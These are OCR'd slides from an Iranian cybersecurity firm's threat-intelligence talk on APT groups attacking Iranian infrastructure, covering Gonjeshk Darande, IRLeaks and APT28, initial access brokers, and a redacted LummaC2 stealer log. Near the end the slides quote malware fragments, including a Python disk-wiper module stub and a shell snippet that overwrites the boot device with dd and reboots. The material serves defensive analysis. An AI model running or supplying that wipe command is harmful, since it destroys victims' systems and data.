GRAPH

رفتارشناسی گروه‌های فعال APT
در زیرساخت‌های فناوری اطلاعات ایران

مهر ۱۴۰۴

Whoami | all

Ali Amini

Head of Cyber Threat Intelligence (CTI) Team @GRAPH_inc

Amin Ghorbani

Head of SOC @GRAPH_Inc

GRAPH

شرکت گراف

داده‌سنجی حصین سیستم نور
(سهامی خاص)

ارائه دهنده محصولات و خدمات
حوزه امنیت سایبری

گراف در یک نگاه


GRAPH

+۷۰ نفر همکار تمام وقت

+۵۱ مشتری

+۱۴ محصول و خدمات

+۵۳۰۰ ساعت خدمات MDR




محصولات و خدمات گراف

Agenda

- Classification of sabotage activities
- What is APT?
- Overview of recent Attacks
- The Most Active Threat Actors
- Threat Actors Behavior
  - The role of threat intelligence in threat hunting
  - Initial access
  - Gonjeshk Darande
  - GhiyamSarnegooni
  - IRLeaks
  - APT28


Classification of types of sabotage activities

- Targeted Crimes and Attacks
- Information Theft
- Ransomware
- Establishing Early Access
- Threats of Information Disclosure
- Political/Social Goals
- Sabotage
- Espionage




What is APT ?

Advanced Persistence Threats




Cybercrimes & Targeted Attacks Timeline in Iran. (Jan. 2023 , Sept. 2025)



2025Small businesses Attacks Since the Beginning of 15


- Lemser
- Ofogh Kourosh



Growing Attacks in Business

Very Small

Medium



https://graph-inc.ir/cyber-threats-report

The Most Active Threat Actors (APT, Cybercrime)


APT28

IRLeaks

GhiyamSarnegooni

Gonjeshke Darande

- In the two-year period of 2023 (SH 1402), many attacks against Iran have been identified and investigated.
- Top 4 groups that have carried out the most attacks.



Each Group's Share of Attacks Across Different Industries

APT28

government
1

GhyamSarnegouni

government
5

IrLeaks

retail
2

government
1

transportation
1

financial-services
23


Gonjeshk Darande

energy
1


financial-services
3

Threat Actors Behavior

The role of threat intelligence in threat hunting



The role of threat intelligence in threat hunting




Initial Access

Using valid accounts is the most common model used in recent attacks.

Why and How?

- Info Stealers
- Phishing
- Initial Access Brokers



MITRE ATT&CK heat map highlighting the top techniques CrowdStrike OverWatch observed adversaries employ in each
2025 June-2024 tactic area, July

Initial Access Brokers

- Initial Access Brokers
- Threat actors are those who sell access to organizations' networks to cybercriminals.
- Attacking organizations, individuals, and businesses
- Contamination through various methods, including software cracking
- Dark Web


پیشاپیش بابت سانسور برخی از بخش‌ها پوزش می‌طلبیم!

😔

Initial Access Brokers

An example of the sale of stolen information from the Ministry of [censored] on a Telegram channel by a group called:

ARES



Initial Access Brokers

Sensitive information
from a [censored]
Ministry employee

```
360
361   SOFT: Chrome Default (131.0.6778.265)
362   URL: https://[redacted]/mail/
363   USER: [redacted]
364   PASS: [redacted]
365
```

```
1   - LummaC2 Build: Jan 10 2025
2   - [redacted]
3   - Configuration:
4   - Path: C:\Users\Administrator\AppData\Local\Temp\Rar$EXb4788.34664\SatUp!\Setup.exe
5
6   - OS Version: Windows 11 Home Single Language (10.0.22631) x64
7   - Local Date: 12.01.2025 09:24:58
8   - Time Zone: UTC+5
9   - Install Date: 22.09.2024 10:35:21
10  - Elevated: false
11  - Computer: LAPTOPOFFICEDEL
12  - User: [redacted]
13  - Domain:
14  - Hostname: LaptopOfficeDel
15  - NetBIOS: LAPTOPOFFICEDEL
16  - Language: en-US
17  - Anti Virus:
18      - Windows Defender
19  - HWID: CE233486C163A269B960CC18D99B375A
20  - RAM Size: 16384MB
21  - CPU Vendor: [redacted]
22  - CPU Name: 11th Gen Intel(R) Core(TM) i7-1165G7 @ 2.80GHz
23  - CPU Threads: 8
24  - CPU Cores: 4
25  - GPU:
26      - Intel(R) Iris(R) Xe Graphics
27  - Display resolution: 1920x1080
28
29  - IP Address: [redacted]
30  - Time: 12.01.2025 07:25:02 (sig:1736655902.14ca727b24f7ffa1976592e8186c7cba)
31  - Country: PK
32
33
34
35
```

Behavior Analysis of threat actors:

Gonjeshk Darande

Group Info

Name
Gonjeshk Darande

Motives for Attacks
Targeted Attack:APT:Sabotage

Industry Sections
energy:oil, gas & consumable fuels
financial-services:banks
financial-services:crypto

Category
APT

Victims
National Iranian oil products Distribution Company (NIOPDC)
Bank sepah
Bank pasargad
Nobitex Crypto exchange

Behavior Analysis of threat actors

Gonjeshk Darande

Initial Access

Valid Accounts - (Provided by IABs)


Methodology


- Network Disruption
- Data wipe
- Asset theft
- Send SMS/Email

TTPs

- Disk Wipe
- Remote Services: SSH
- Valid Accounts

Behavior Analysis of threat actors





Gonjeshk
Darande

Behavior Analysis of threat actors

Gonjeshk Darande

- Using of Python language
- Detailed mastery of server and services structure
- Existence of passwords and network information
- Professional coding

```
from alduin_src import consts,alduin_globals
from alduin_src.exceptions.pt_exceptions import InvalidPtId
from alduin_src.utilities.cmd_utils import cmd_executer
from alduin_src.exceptions.ping_exceptions import PingException
from alduin_src.network_utils import icmp
from alduin_src.utilities.thread_pool import ThreadPool
from alduin_src.utilities import time_utils
PT_SUBNET_FORMAT="85[redacted](last_octet)d"
PROBABLY_UNUSED_PORT=87361
CONNECTION_REFUSED_ERROR_CODE=111
LOWLEVEL_CMD_FORMAT=[redacted]
ENTER_UPDATE_MODE_CODE=27
TRACE_FILE_PATH_FORMAT="/tmp/p_%(pt_id)d"
SEND_UPDATE_CMD_FORMAT="[redacted]grep completed"
CHECK_IP_IS_ALIVE_WITH_PING_FORMAT="ping -c 1 -w %(ping_timeout)d %(ip)s"
PING_OK_RETURN_CODE=0
def check_pt_is_alive(pt):
  return pt.is_alive(consts.PT_QUERY_TIMEOUT)
def check_running_pts_with_icmp(pts_ips_to_check):
```

Example of malware used in [redacted] Organization

```
from source.modules.disk_wiper.lib_flare.lib_flare_wiper import LibFlareWiper as DiskWiper
from source.modules.disk_wiper.lib_flare.utils.scsi_proxy import SCSIProxy
from source.modules.module import Module
class DiskWiperModule(Module):
 def __init__(self,config):
  Module.__init__(self,config)
  self.wiper=DiskWiper(config.modules.disk_wiper)
 def effect(self):
  self.wiper.disk_wipe_effect()
 def teardown(self):
  SCSIProxy.get_scsi_proxy().close()
```

Example of malware used in Bank [redacted]

Behavior Analysis of threat actors

Gonjeshk Darande

- Existence of passwords and network information
- Professional coding

[redacted]

BOOT_DEV="$(mount | grep 'on /boot ' | cut -d' ' -f 1)"
dd if=/dev/urandom of="$BOOT_DEV"
reboot

Example of malware used in [redacted] Organization

```
